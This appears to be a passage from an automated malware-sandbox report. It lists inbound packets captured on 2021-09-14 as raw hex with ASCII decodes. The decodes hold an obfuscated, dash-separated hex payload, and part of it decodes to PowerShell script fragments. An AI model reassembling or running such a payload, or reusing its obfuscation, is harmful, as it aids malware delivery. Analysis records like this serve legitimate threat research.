36 39 45 32 2d Data Ascii: 44A4328BD-3DC2452D9B71FFDC722DF9B4436F593875FD289DC587442911-3D2188AFBAB17CF84E4-E1FCA535BD-255EF9AC-572E7DE69B61-4157FDDA7CF82AEBDCACC3-74A8783ED2E-E28839FC61BB78DA38CD4451662E1B7D79E2E4C581D9B279F415B191A-591D2C824CF1AB5-9BF11-F6F3E543247967-59923469E2-
2021-09-14 19:25:31 UTC	337	IN	Data Raw: 43 44 35 38 44 32 33 41 42 32 2d 33 46 36 32 43 36 44 2d 39 43 41 44 36 45 38 35 46 42 41 35 45 42 45 42 34 33 43 39 34 46 42 31 46 39 32 33 33 34 32 38 32 43 2d 37 34 36 2d 38 37 46 37 34 44 43 42 35 46 34 44 32 34 45 32 36 37 32 41 2d 44 32 38 46 46 32 45 46 44 33 2d 33 41 38 46 36 43 46 42 37 34 41 32 31 42 34 36 39 42 35 34 44 31 34 42 35 41 42 44 45 33 43 31 39 33 43 37 43 37 2d 46 2d 36 39 38 35 33 39 38 46 32 41 35 36 33 42 45 31 34 43 45 34 43 2d 38 2d 33 43 39 39 38 38 45 33 34 36 37 41 33 31 36 34 34 44 45 36 33 2d 32 45 39 38 35 42 34 36 43 32 42 46 46 43 36 45 45 34 38 2d 31 35 45 31 38 42 35 35 42 41 36 38 42 39 42 45 43 34 41 38 35 41 44 41 46 36 31 2d 43 39 31 38 33 37 36 39 43 42 41 33 44 31 45 44 32 44 36 2d 45 44 45 37 34 43 46 31 43 Data Ascii: CD58D23AB2-3F62C6D-9CAD6E85FBA5EBEB43C94FB1F92334282C-746-87F74DCB5F4D24E2672A-D28FF2EFD3-3A8F6CFB74A21B469B54D14B5ABDE3C193C7C7-F-6985398F2A563BE14C4E4C-8-3C9988E3467A31644DE63-2E985B46C2BFFC6EE48-15E18B55BA68B9BEC4A85ADAF61-C9183769CBA3D1ED2D6-EDE74CF1C
2021-09-14 19:25:31 UTC	344	IN	Data Raw: 45 37 41 35 39 41 46 33 42 42 32 32 35 37 42 36 2d 41 37 35 34 42 43 43 37 43 32 38 44 44 36 41 34 31 36 46 35 39 31 33 43 34 42 44 33 44 37 44 39 41 42 32 36 34 37 34 44 36 31 43 32 43 45 46 46 41 39 46 32 33 39 2d 44 32 42 34 34 44 33 43 36 34 31 32 46 43 44 35 33 33 42 36 31 44 34 46 41 31 31 37 34 46 32 42 36 36 37 46 2d 45 31 32 33 31 32 31 31 38 42 46 33 43 32 41 32 35 43 45 34 31 31 32 2d 33 44 46 2d 42 34 31 37 37 44 2d 41 34 44 33 45 32 44 37 33 36 36 45 32 42 2d 35 44 42 45 35 2d 34 43 39 45 2d 42 44 43 31 37 38 35 2d 34 45 36 43 37 42 45 2d 33 33 38 37 43 42 38 41 31 42 32 36 35 2d 2d 43 41 32 35 43 46 34 32 32 33 2d 38 41 44 46 38 37 33 37 45 44 32 43 31 45 36 2d 35 36 43 34 2d 46 34 2d 32 32 32 38 46 2d 35 37 35 38 41 38 34 32 43 2d 38 2d 38 Data Ascii: E7A59AF3BB2257B6-A754BCC7C28DD6A416F5913C4BD3D7D9AB26474D61C2CEFFA9F239-D2B44D3C6412FCD533B61D4FA1174F2B667F-E12312118BF3C2A25CE4112-3DF-B4177D-A4D3E2D7366E2B-5DBE5-4C9E-BDC1785-4E6C7BE-3387CB8A1B265--CA25CF4223-8ADF8737ED2C1E6-56C4-F4-2228F-5758A842C-8-8
2021-09-14 19:25:31 UTC	351	IN	Data Raw: 41 32 34 32 34 43 32 41 44 31 45 34 35 33 31 43 34 44 31 34 46 36 31 38 35 2d 45 43 34 31 46 2d 43 34 43 38 39 42 37 34 37 34 43 38 36 36 41 37 36 32 45 32 2d 32 2d 46 44 43 35 2d 37 33 38 37 35 37 33 42 38 36 37 37 42 37 32 38 35 39 41 2d 33 44 38 34 36 38 36 35 37 44 36 32 45 37 38 41 33 39 39 33 2d 39 43 32 44 36 45 43 33 41 45 33 45 35 38 46 41 2d 46 35 39 32 43 39 34 2d 41 34 33 45 45 41 45 41 42 33 41 34 31 31 33 33 38 35 45 46 33 43 45 38 35 46 39 2d 36 2d 44 39 46 46 42 44 34 36 42 35 38 43 36 45 33 39 39 2d 2d 43 31 33 41 37 39 39 32 45 45 34 34 42 31 42 42 45 45 43 46 34 36 42 33 41 41 2d 43 36 45 5c 89 DAC9EE23D2CA9F24F5D24--DE21DDD-38C32632D6-4
2021-09-14 19:25:31 UTC	359	IN	Data Raw: 43 38 31 45 46 32 35 37 36 46 38 45 35 46 38 39 35 41 34 46 39 46 39 35 31 34 2d 32 34 2d 43 38 33 2d 41 34 33 45 31 37 45 31 37 34 43 42 2d 35 39 37 42 44 37 37 45 44 43 31 39 44 38 32 43 45 2d 2d 45 45 41 35 46 38 41 32 42 34 38 34 43 41 42 42 38 46 42 45 34 31 44 32 43 2d 34 43 36 39 2d 44 31 42 42 43 36 38 43 39 31 31 32 31 32 33 43 38 37 45 36 32 31 45 39 35 46 44 42 37 33 44 34 36 34 34 31 32 38 31 39 33 41 32 44 35 41 32 31 35 46 33 38 37 34 34 2d 41 35 38 42 43 38 33 37 37 38 34 45 43 45 45 36 44 46 32 46 31 43 45 2d 34 41 37 33 45 34 32 42 36 43 34 41 41 39 2d 31 42 39 2d 42 35 39 35 32 32 38 2d 36 46 45 46 38 37 46 2d 46 41 45 33 45 38 43 46 38 2d 41 37 43 37 2d 46 36 41 45 37 43 45 41 31 36 35 35 34 42 44 39 42 43 38 38 41 44 36 34 39 34 2d Data Ascii: C81EF2576F8E5F895A4F9F9514-24-C83-A43E17E174CB-597BD77EDC19D82CE--EEA5F8A2B484CABB88FBE41D2C-4C69-D1BB-F8C9112123C87E621E95FDB73D4644128193A2D5A215F38744-A58BC837784ECEE6DF2F1CE-4A73E42B6C4AA9-1B9-B595228-6FEF87F-FAE3E8CF8-A7C7-F6AE7CEA16554BD9BC88AD6494-
2021-09-14 19:25:31 UTC	366	IN	Data Raw: 45 39 45 35 41 41 42 41 2d 34 34 44 31 38 35 37 41 41 43 31 36 37 44 46 42 42 41 36 45 38 34 38 44 32 36 31 31 35 34 43 42 41 37 36 41 42 31 34 45 45 44 45 45 45 43 32 41 39 45 39 33 38 33 31 36 41 35 31 36 37 36 45 39 44 46 32 45 35 43 42 39 33 39 32 43 33 31 45 42 36 31 34 31 32 43 34 33 41 2d 41 33 45 34 46 46 38 43 34 43 37 31 35 39 31 33 46 2d 44 38 45 35 39 44 36 38 2d 38 37 35 32 36 41 44 38 35 43 32 32 37 46 39 45 41 43 45 37 44 33 42 44 36 34 42 37 2d 36 34 32 46 34 2d 39 46 31 46 37 36 2d 2d 44 46 42 41 38 33 44 41 38 39 42 35 41 32 34 33 42 42 32 31 41 41 33 35 32 43 2c 36 35 42 43 4e 2d 46 38 32 33 32 39 32 31 34 38 35 42 36 2d 33 36 31 45 37 35 35 32 44 41 32 43 33 2d 35 34 2d 32 32 39 34 37 43 2d 43 31 31 35 36 Data Ascii: E9E5AABA-44D1857AAC167DFBBA6E848D261154CBA76AB14EEDEEEC2A9E938316A51676E9DF2E5CB9392C31EB61412C43A-A3E4FF8C4C715913F-D8E59D68-87526AD85C227F9EACE7D3BD64B7E3B97-642F4-9F1F76--DFBA83DA89B5A243BB21AA352C2C695BC4E-F8232E9921485B6-361E7552DA2C3-54-22947C-C1156

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	373	IN	Data Raw: 2d 45 45 39 35 41 39 45 35 39 2d 39 36 34 41 44 43 34 42 45 34 32 36 31 31 45 32 42 38 32 39 41 46 37 41 42 33 46 43 34 36 38 33 43 31 37 41 41 36 33 37 41 45 38 44 46 33 34 34 42 41 31 32 43 31 46 39 44 34 43 36 41 35 35 41 39 42 32 38 45 32 31 2d 42 45 43 34 33 36 46 43 43 46 44 38 35 31 32 34 41 33 41 33 35 38 41 41 44 34 37 31 37 45 37 38 33 39 36 34 43 42 36 44 2d 44 42 38 32 41 37 46 36 39 31 42 33 44 32 34 39 2d 36 46 34 42 37 42 37 46 36 39 33 42 41 38 44 35 41 43 45 45 32 32 41 36 32 46 45 42 32 42 32 42 32 32 35 33 44 44 35 36 39 38 35 38 35 33 45 37 37 43 35 36 42 36 35 45 34 32 32 37 44 37 32 38 31 2d 34 36 41 35 34 32 33 46 37 36 38 34 39 43 34 31 35 42 32 31 46 39 39 37 41 36 35 44 35 34 41 31 42 46 44 46 38 46 35 42 45 43 34 33 39 34 41 35 Data Ascii: -EE95A9E59-964ADC4BE42611E2B829AF7AB3FC4683C17AA637AE8DF344BA12C1F9D4C6A55A9B2 8E21-BEC436FCCFD85124A3A358AAD4717E783964CB6D-DB82A7F691B3D249-6F4B7B7F693BA8D5ACEE22A62FE B2B2B2253DD56985853E77C56B65E4227D7281-46A5423F76849C415B21F997A65D54A1BFDF8F5BEC4394A5
2021-09-14 19:25:31 UTC	380	IN	Data Raw: 44 42 37 42 32 35 33 35 36 39 46 39 43 42 32 42 46 43 35 31 36 38 32 2d 2d 45 44 43 46 33 45 38 43 46 37 45 39 35 36 45 34 32 46 36 44 42 32 32 36 41 31 39 34 33 44 31 41 46 32 36 37 37 2d 39 36 32 38 35 43 37 38 42 42 42 37 44 37 33 36 31 44 31 39 2d 34 2d 46 34 41 37 34 33 32 37 36 44 35 39 41 35 33 2d 34 42 45 42 43 35 33 44 31 39 43 41 42 33 41 35 37 37 43 39 33 45 46 41 44 31 35 35 33 46 31 37 32 2d 38 43 36 41 36 45 33 35 35 45 43 34 31 41 32 44 45 32 42 37 39 43 37 33 42 38 35 38 43 31 44 38 42 33 31 45 33 37 46 46 33 43 34 33 43 35 31 44 31 35 39 37 37 45 42 38 45 45 44 41 34 42 36 39 37 31 43 45 44 37 37 37 45 43 36 2d 36 38 33 2d 31 42 31 33 31 44 45 46 41 32 38 43 37 42 33 43 35 33 34 37 44 45 36 31 39 43 33 35 45 42 44 32 32 2d 38 42 44 45 42 Data Ascii: DB7B253569F9CB2BFC51682--EDCF3E8CF7E956E42F6DB226A1943D1AF2677-96285C78BBB7D73 61D19-4-F4A743276D59A53-4BEBC53D19CAB3A577C93EFAD1553F172-8C6A6E355EC41A2DE2B79C73B858C1D8 B31E37FF3C43C51D15977EB8EEDA4B6971CED777EC6-683-1B131DEFA28C7B3C5347DE619C35EBD22-8BDEB
2021-09-14 19:25:31 UTC	387	IN	Data Raw: 42 34 41 43 34 34 41 43 37 31 39 37 42 38 32 2d 2d 31 39 37 31 34 43 46 32 41 31 35 35 32 43 38 46 32 33 2d 43 39 43 38 35 31 2d 41 38 46 39 43 33 38 35 33 41 2d 45 44 42 37 31 37 46 43 45 36 42 35 45 2d 42 32 44 38 32 2d 43 35 35 42 41 42 31 36 2d 35 39 31 37 41 35 34 34 43 33 35 46 43 46 34 2d 38 44 38 38 33 45 46 39 32 34 46 36 43 2d 33 36 31 42 41 46 31 35 42 45 31 44 33 31 39 43 34 35 32 33 32 32 31 37 45 37 45 42 43 44 38 34 37 46 32 39 35 43 36 32 32 46 32 44 38 45 45 35 46 37 44 37 39 36 35 32 42 43 45 37 36 45 43 42 33 37 2d 44 45 34 38 42 44 2d 31 43 39 38 36 45 45 39 46 43 43 36 37 31 31 42 36 33 32 32 44 45 46 32 45 42 44 35 37 35 37 46 44 32 39 45 36 45 32 42 39 44 43 33 34 38 32 32 37 2d 44 38 36 39 32 43 44 41 31 32 37 37 35 35 2d 41 39 39 Data Ascii: B4AC44AC7197B82--19714CF2A1552C8F23-C9C851-A8F9C3853A-EDB717FCE6B5E-B2D82-C55BAB16- 5917A544C35FCF4-8D883EF924F6C-361BAF15BE1D319C45232217E7EBCD847F295C622F2D8EE5F7D7965 2BCE76ECB37-DE48BD-1C986EE9FCC6711B6322DEF2EBD5757FD29E6E2B9DC348227-D8692CDA127755-A99
2021-09-14 19:25:31 UTC	395	IN	Data Raw: 46 44 2d 38 2d 37 31 35 41 33 41 31 36 39 43 45 46 2d 36 35 46 41 44 37 41 36 34 45 45 45 42 32 46 32 36 42 2d 33 38 2d 34 31 41 46 46 42 33 38 43 36 44 31 2d 31 31 43 45 31 35 43 2d 44 34 46 34 34 35 39 39 42 2d 43 31 36 38 2d 44 34 33 31 44 43 41 46 35 41 39 39 44 34 33 37 32 43 38 33 42 31 32 42 2d 43 33 33 32 44 34 33 32 42 46 39 37 39 2d 2d 34 41 43 44 39 31 39 34 46 32 39 32 38 44 2d 43 39 37 44 43 42 45 35 42 34 31 32 42 38 43 38 33 38 44 34 34 33 44 2d 42 35 36 46 35 43 36 2d 36 33 44 41 41 34 41 39 35 45 44 31 43 46 33 43 39 34 33 45 39 43 42 41 36 35 2d 33 39 37 35 44 36 2d 44 39 31 43 37 39 34 35 33 2d 45 31 39 34 46 36 37 39 34 39 41 41 35 34 38 46 46 46 33 34 31 38 2d 44 31 38 31 32 35 31 2d 32 43 37 37 42 44 45 41 41 41 46 42 35 2d 46 45 43 43 Data Ascii: FD-8-715A3A169CEF-65FAD7A64EEEB2F26B-38-41AFFB38C6D1-11CE15C-D4F44599B-C168-D4 31DCAF5A99D4372C83B12B-C332D432BF979--4ACD9194F2928D-C97DCBE5B412B8C838D43D-B56F5C6-63DAA4 A95ED1CF3C943E9CBA65-3975D6-D91C79453-E194F67949AA548FFF3418-D181251-2C77BDEAAAFB5-FECC
2021-09-14 19:25:31 UTC	402	IN	Data Raw: 45 37 45 39 37 32 44 46 46 45 45 35 36 38 39 2d 39 37 41 37 32 33 33 45 36 37 35 45 37 2d 36 42 42 46 44 46 39 43 45 36 41 39 35 43 41 36 34 41 42 38 31 46 33 36 38 45 33 34 37 41 33 37 45 37 43 31 37 33 36 2d 31 35 34 46 42 31 42 38 31 33 36 43 2d 34 43 41 42 43 32 44 32 31 39 46 38 41 35 39 36 43 2d 34 43 41 42 43 32 44 32 41 33 33 46 37 32 32 31 43 33 43 45 34 31 41 46 34 41 31 33 36 43 2d 45 43 44 35 45 36 41 43 2d 38 43 45 31 37 39 31 32 45 42 45 45 44 42 33 44 31 34 31 43 35 35 32 42 2d 44 34 33 37 33 41 42 35 36 31 42 44 38 32 38 41 45 2d 46 36 33 39 36 38 42 38 45 33 38 2d 44 43 43 41 45 45 41 46 41 33 2d 42 31 43 36 36 41 32 43 46 35 44 42 33 41 32 32 37 37 39 36 43 41 34 41 35 2d 44 43 43 42 2d 36 41 45 46 44 33 43 2d 34 34 39 32 44 41 36 37 33 36 32 45 2d 44 39 45 37 42 32 41 Data Ascii: E7E972DFFEE5689-97A7233E675E7-6BBFDF9CE6A95CA64AB81F368E347A37E7C1736-154FB1C3 8B19F8A596C-4CABC2D2A33F7221C3CE41AF4A136C-ECD5E6AC-8CE17912EBEEDB3D141C552B-D4373AB561BD8 28AE-F63968B8E38-DCCAEEAFA3-B1C66A2CF5DB3A227796CA4A5-DCCB-6AEFD3C-4492DA67362E-D9E7B2A
2021-09-14 19:25:31 UTC	409	IN	Data Raw: 42 38 2d 41 43 43 2d 35 33 39 37 45 39 41 32 43 32 37 33 35 43 38 41 42 41 46 41 2d 38 34 38 36 43 39 42 34 45 39 31 34 39 38 31 33 32 36 45 36 39 42 38 42 33 2d 2d 46 34 41 34 38 35 41 46 36 2d 46 45 43 43 44 42 32 45 43 35 36 41 31 34 41 42 39 37 37 42 46 45 32 45 38 37 44 31 38 32 41 33 2d 44 2d 37 43 2d 36 31 32 36 45 32 39 46 44 31 46 36 43 45 44 33 45 39 42 36 32 33 33 31 33 33 34 43 39 32 33 33 31 44 32 35 31 46 44 2d 43 46 43 45 38 33 31 45 45 37 41 37 32 33 41 42 44 44 36 45 2d 32 37 42 46 42 42 32 32 41 43 31 45 45 37 32 33 32 2d 33 33 45 31 2d 45 33 34 37 44 33 38 2d 33 34 34 42 42 38 31 38 37 32 33 44 41 36 46 46 39 44 38 37 41 45 34 46 34 36 43 36 2d 42 43 38 39 39 35 33 39 31 31 36 34 43 38 37 43 36 41 34 34 45 35 35 37 46 44 34 36 43 34 36 Data Ascii: B8-ACC-5397E9A2C2735C8ABAFA-8486C9B4E914981326E69B8B3--F4A485AF6-FECCDB2EC56A1 4AB977BFE2E87D182A3-D-7C-6126E29FD1F6CED3E9B62331334C92331D251FD-CFCE831EE7A723ABDD6E-27BF BB2AC1EE72732-33E1-E347D38-344BB818723DA6FF9D87AE4F46C6-BC8995391164C87C6A44E557FD46C46
2021-09-14 19:25:31 UTC	416	IN	Data Raw: 2d 36 39 2d 36 65 2d 36 34 2d 36 39 2d 36 65 2d 36 37 2d 32 38 2d 32 39 2d 35 64 2d 30 61 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 35 62 2d 34 66 2d 37 35 2d 37 34 2d 37 30 2d 37 35 2d 37 34 2d 35 34 2d 37 39 2d 37 30 2d 36 35 2d 32 38 2d 35 62 2d 36 32 2d 37 39 2d 37 34 2d 36 35 2d 35 62 2d 35 64 2d 35 64 2d 32 39 2d 35 64 2d 30 61 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 37 30 2d 36 31 2d 37 32 2d 36 31 2d 36 64 2d 32 38 2d 30 61 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 35 62 2d 35 30 2d 36 31 2d 37 32 2d 36 31 2d 36 64 2d 36 35 2d 37 34 2d 36 35 2d 37 32 2d 32 38 2d 34 64 2d 36 31 2d 36 65 2d 36 34 2d 36 31 2d 37 34 2d 36 66 2d 37 32 2d 37 39 2d 33 64 2d 32 34 2d 37 34 2d 37 32 2d 37 35 2d 36 35 2d 32 39 2d 35 64 2d 32 30 Data Ascii: -69-6e-64-69-6e-67-28-29-5d-0a-20-20-20-20-5b-4f-75-74-70-75-74-54-79-70-65-28-5b-62-79-74-65-5b-5d- 5d-29-5d-0a-20-20-20-20-70-61-72-61-6d-28-0a-20-20-20-20-20-20-20-20-5b-50-61-72-61-6d-65-74-65-72-28-4d-61-6e- 64-61-74-6f-72-79-3d-24-74-72-75-65-29-5d-20
2021-09-14 19:25:31 UTC	424	IN	Data Raw: 33 31 2d 33 30 2d 33 36 2d 33 31 2d 34 36 2d 33 32 2d 33 39 2d 33 39 2d 33 34 2d 33 31 2d 33 33 2d 33 30 2d 33 37 2d 33 31 2d 33 36 2d 33 31 2d 33 33 2d 33 30 2d 33 38 2d 33 37 2d 34 35 2d 33 30 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 34 2d 33 30 2d 33 39 2d 33 37 2d 34 32 2d 33 30 2d 34 32 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 34 2d 33 31 2d 33 31 2d 33 30 2d 33 37 2d 33 31 2d 34 31 2d 34 34 2d 33 36 2d 33 31 2d 34 34 2d 33 34 2d 33 36 2d 33 31 2d 33 32 2d 33 30 2d 33 38 2d 33 31 2d 34 31 2d 33 31 2d 33 32 2d 33 30 2d 33 30 2d 33 36 2d 34 36 2d 33 32 2d 33 34 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 31 2d 33 36 2d 34 36 2d 34 35 2d 33 30 2d 33 31 2d 33 31 2d 33 33 2d 33 31 2d 33 35 2d 33 31 2d 33 31 2d Data Ascii: 31-30-36-31-46-32-39-39-34-31-33-30-37-31-36-31-33-30-38-37-45-30-38-30-30-30-30-30-34-30-39-37-42-30- 42-30-30-30-30-30-34-31-31-30-37-31-41-44-36-31-41-44-36-31-32-30-38-31-41-31-32-30-30-36-46-32-34-30-30-30-30- 30-36-31-36-46-45-30-31-31-33-31-35-31-31-

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	431	IN	Data Raw: 30 2d 33 30 2d 33 30 2d 33 30 2d 33 37 2d 33 30 2d 33 32 2d 33 30 2d 33 37 2d 33 37 2d 34 35 2d 34 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 34 2d 34 34 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 32 2d 33 30 2d 33 36 2d 34 35 2d 34 35 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 34 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 32 2d 33 30 2d 33 31 2d 33 36 2d 34 36 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 33 2d 33 39 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 32 2d 33 30 2d 33 36 2d 34 31 2d 34 35 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 32 2d 34 36 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 Data Ascii: 0-30-30-30-37-30-32-30-37-37-45-45-30-30-30-30-32-38-34-44-30-30-30-30-30-36-32-30-36-45-45-38-30-30-30-30-32-38-34-33-30-30-30-30-30-36-32-30-31-36-46-33-30-30-30-30-32-38-33-39-30-30-30-30-30-36-32-30-36-41-45-31-30-30-30-30-32-38-32-46-30-30-30-30-30-3
2021-09-14 19:25:31 UTC	438	IN	Data Raw: 2d 33 31 2d 34 33 2d 33 36 2d 33 33 2d 33 36 2d 33 36 2d 33 31 2d 34 33 2d 33 36 2d 33 33 2d 33 32 2d 34 32 2d 33 34 2d 33 39 2d 33 32 2d 33 38 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 30 2d 33 36 2d 33 32 2d 33 38 2d 33 31 2d 33 37 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 32 2d 34 32 2d 33 36 2d 33 31 2d 33 31 2d 33 32 2d 33 30 2d 33 32 2d 33 32 2d 33 38 2d 33 31 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 32 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 33 2d 33 36 2d 33 30 2d 33 32 2d 33 32 2d 34 32 2d 33 30 2d 34 33 2d 33 32 2d 34 32 2d 33 34 2d 33 35 2d 33 33 Data Ascii: -31-43-36-33-36-36-31-43-36-33-32-42-34-39-32-38-31-30-30-30-30-30-30-41-30-36-32-38-31-37-30-30-30-30-30-41-32-42-36-31-31-32-30-32-32-38-31-38-30-30-30-30-30-41-32-33-30-30-30-30-30-30-30-30-30-30-30-30-30-30-30-30-33-36-30-32-32-42-30-43-32-42-34-35-33
2021-09-14 19:25:31 UTC	445	IN	Data Raw: 33 38 2d 33 36 2d 33 35 2d 33 32 2d 33 30 2d 34 32 2d 34 33 2d 34 36 2d 33 38 2d 33 37 2d 33 32 2d 33 30 2d 33 33 2d 33 32 2d 33 30 2d 34 32 2d 33 36 2d 34 36 2d 33 38 2d 33 37 2d 33 32 2d 33 30 2d 33 33 2d 33 35 2d 33 39 2d 33 32 2d 33 30 2d 33 33 2d 33 32 2d 33 33 2d 33 39 2d 33 34 2d 34 31 2d 33 31 2d 33 33 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 37 2d 33 37 2d 33 37 2d 33 36 2d 34 32 2d 33 35 2d 33 32 2d 33 35 2d 33 35 2d 33 38 2d 33 32 2d 33 30 2d 33 36 2d 34 31 2d 33 33 2d 34 34 2d 33 36 2d 34 32 2d 33 31 2d 33 32 2d 33 35 2d 33 39 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 34 35 2d 33 32 2d 34 34 2d 33 32 2d 34 32 2d 33 36 2d 33 31 2d 33 36 2d 33 32 2d 33 30 2d 33 31 2d 34 35 2d 33 31 2d 34 34 2d 33 34 2d 33 39 2d 34 35 2d 33 39 2d 33 35 2d 33 38 2d Data Ascii: 38-36-35-32-30-42-43-46-38-37-32-30-33-32-30-42-36-46-38-37-32-30-33-35-39-32-30-33-32-33-39-34-41-31-33-36-36-32-30-37-37-37-36-42-35-32-35-35-38-32-30-36-41-33-44-36-42-31-32-35-39-36-36-32-30-45-32-44-32-42-36-31-36-32-30-31-45-31-44-34-39-45-39-35-38-
2021-09-14 19:25:31 UTC	453	IN	Data Raw: 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 33 2d 33 38 2d 34 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 32 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 37 2d 33 39 2d 33 32 2d 34 33 2d 34 36 2d 34 36 2d 33 32 2d 33 37 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 32 2d 33 35 2d 33 36 2d 33 31 2d 34 31 2d 33 38 2d 33 30 2d 33 31 2d 33 35 2d 33 39 2d 33 32 2d 33 30 2d 33 32 2d 33 36 2d 34 35 2d 33 38 2d 34 36 2d 34 36 2d 33 32 2d 33 32 2d 33 35 2d 33 38 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 37 2d 33 30 2d 34 31 2d 33 35 2d 34 31 2d 33 37 2d 33 30 2d 33 36 2d 33 35 2d 33 39 2d 33 32 2d 33 38 2d 33 31 2d 34 36 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 32 2d 34 32 2d 33 33 2d 33 39 2d 33 31 2d 33 Data Ascii: 0-30-30-30-30-41-33-38-41-30-30-30-30-30-30-30-31-32-30-30-32-30-37-39-32-43-46-46-32-37-36-36-32-30-32-35-36-31-41-38-30-31-35-39-32-30-32-36-45-38-46-46-32-32-35-38-36-36-32-30-37-30-41-35-41-37-30-36-35-39-32-38-31-46-30-30-30-30-30-41-32-42-33-39-31-3
2021-09-14 19:25:31 UTC	460	IN	Data Raw: 2d 34 36 2d 34 35 2d 33 30 2d 33 39 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 34 36 2d 33 36 2d 33 31 2d 33 32 2d 34 35 2d 34 36 2d 34 32 2d 34 34 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 32 2d 34 35 2d 33 35 2d 33 37 2d 34 35 2d 33 30 2d 34 36 2d 33 38 2d 33 35 2d 33 38 2d 33 32 2d 33 30 2d 34 32 2d 34 36 2d 33 30 2d 33 32 2d 33 30 2d 34 34 2d 34 34 2d 34 34 2d 33 36 2d 33 31 2d 33 36 2d 33 36 2d 33 36 2d 33 35 2d 33 32 2d 33 30 2d 34 32 2d 33 31 2d 34 34 2d 34 33 2d 34 34 2d 33 32 2d 33 31 2d 33 38 2d 33 36 2d 33 31 2d 33 36 2d 33 35 2d 33 32 2d 33 30 2d 33 34 2d 33 37 2d 33 39 2d 34 31 2d 33 32 2d 34 35 2d 34 36 2d 34 36 2d 33 35 2d 33 38 2d 33 35 2d 34 36 2d 33 39 2d 33 31 2d 34 36 2d 34 35 2d 33 30 2d 33 39 2d 33 30 2d 33 32 2d 33 30 Data Ascii: -46-45-30-39-30-32-30-30-32-30-46-36-31-32-45-46-42-44-36-36-32-30-32-45-35-37-45-30-46-38-35-38-32-30-42-46-30-32-30-44-44-44-36-31-36-36-36-35-32-30-42-31-44-43-44-32-31-38-36-31-36-35-32-30-34-37-39-41-32-45-46-46-35-38-35-46-39-31-46-45-30-39-30-32-30
2021-09-14 19:25:31 UTC	467	IN	Data Raw: 33 34 2d 33 30 2d 33 30 2d 34 34 2d 33 37 2d 33 30 2d 33 32 2d 33 33 2d 33 36 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 32 2d 34 34 2d 34 32 2d 33 30 2d 33 32 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 33 2d 33 35 2d 33 30 2d 33 32 2d 34 36 2d 33 32 2d 33 30 2d 33 31 2d 33 33 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 34 35 2d 34 33 2d 33 30 2d 33 32 2d 33 33 2d 33 36 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 30 2d 34 36 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 33 2d 33 30 2d 33 30 2d 33 30 2d 34 36 2d 33 32 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 39 2d 33 31 2d 33 32 2d 33 30 2d 34 32 2d 33 35 2d Data Ascii: 34-30-30-44-37-30-32-33-36-30-30-42-45-30-32-44-42-30-32-30-31-30-30-43-35-30-32-46-32-30-31-33-31-30-30-42-35-30-30-45-43-30-32-33-36-30-30-42-45-30-30-46-30-30-32-30-31-30-30-43-30-30-30-46-32-30-31-30-30-30-30-30-30-30-30-38-30-30-30-39-31-32-30-42-35-
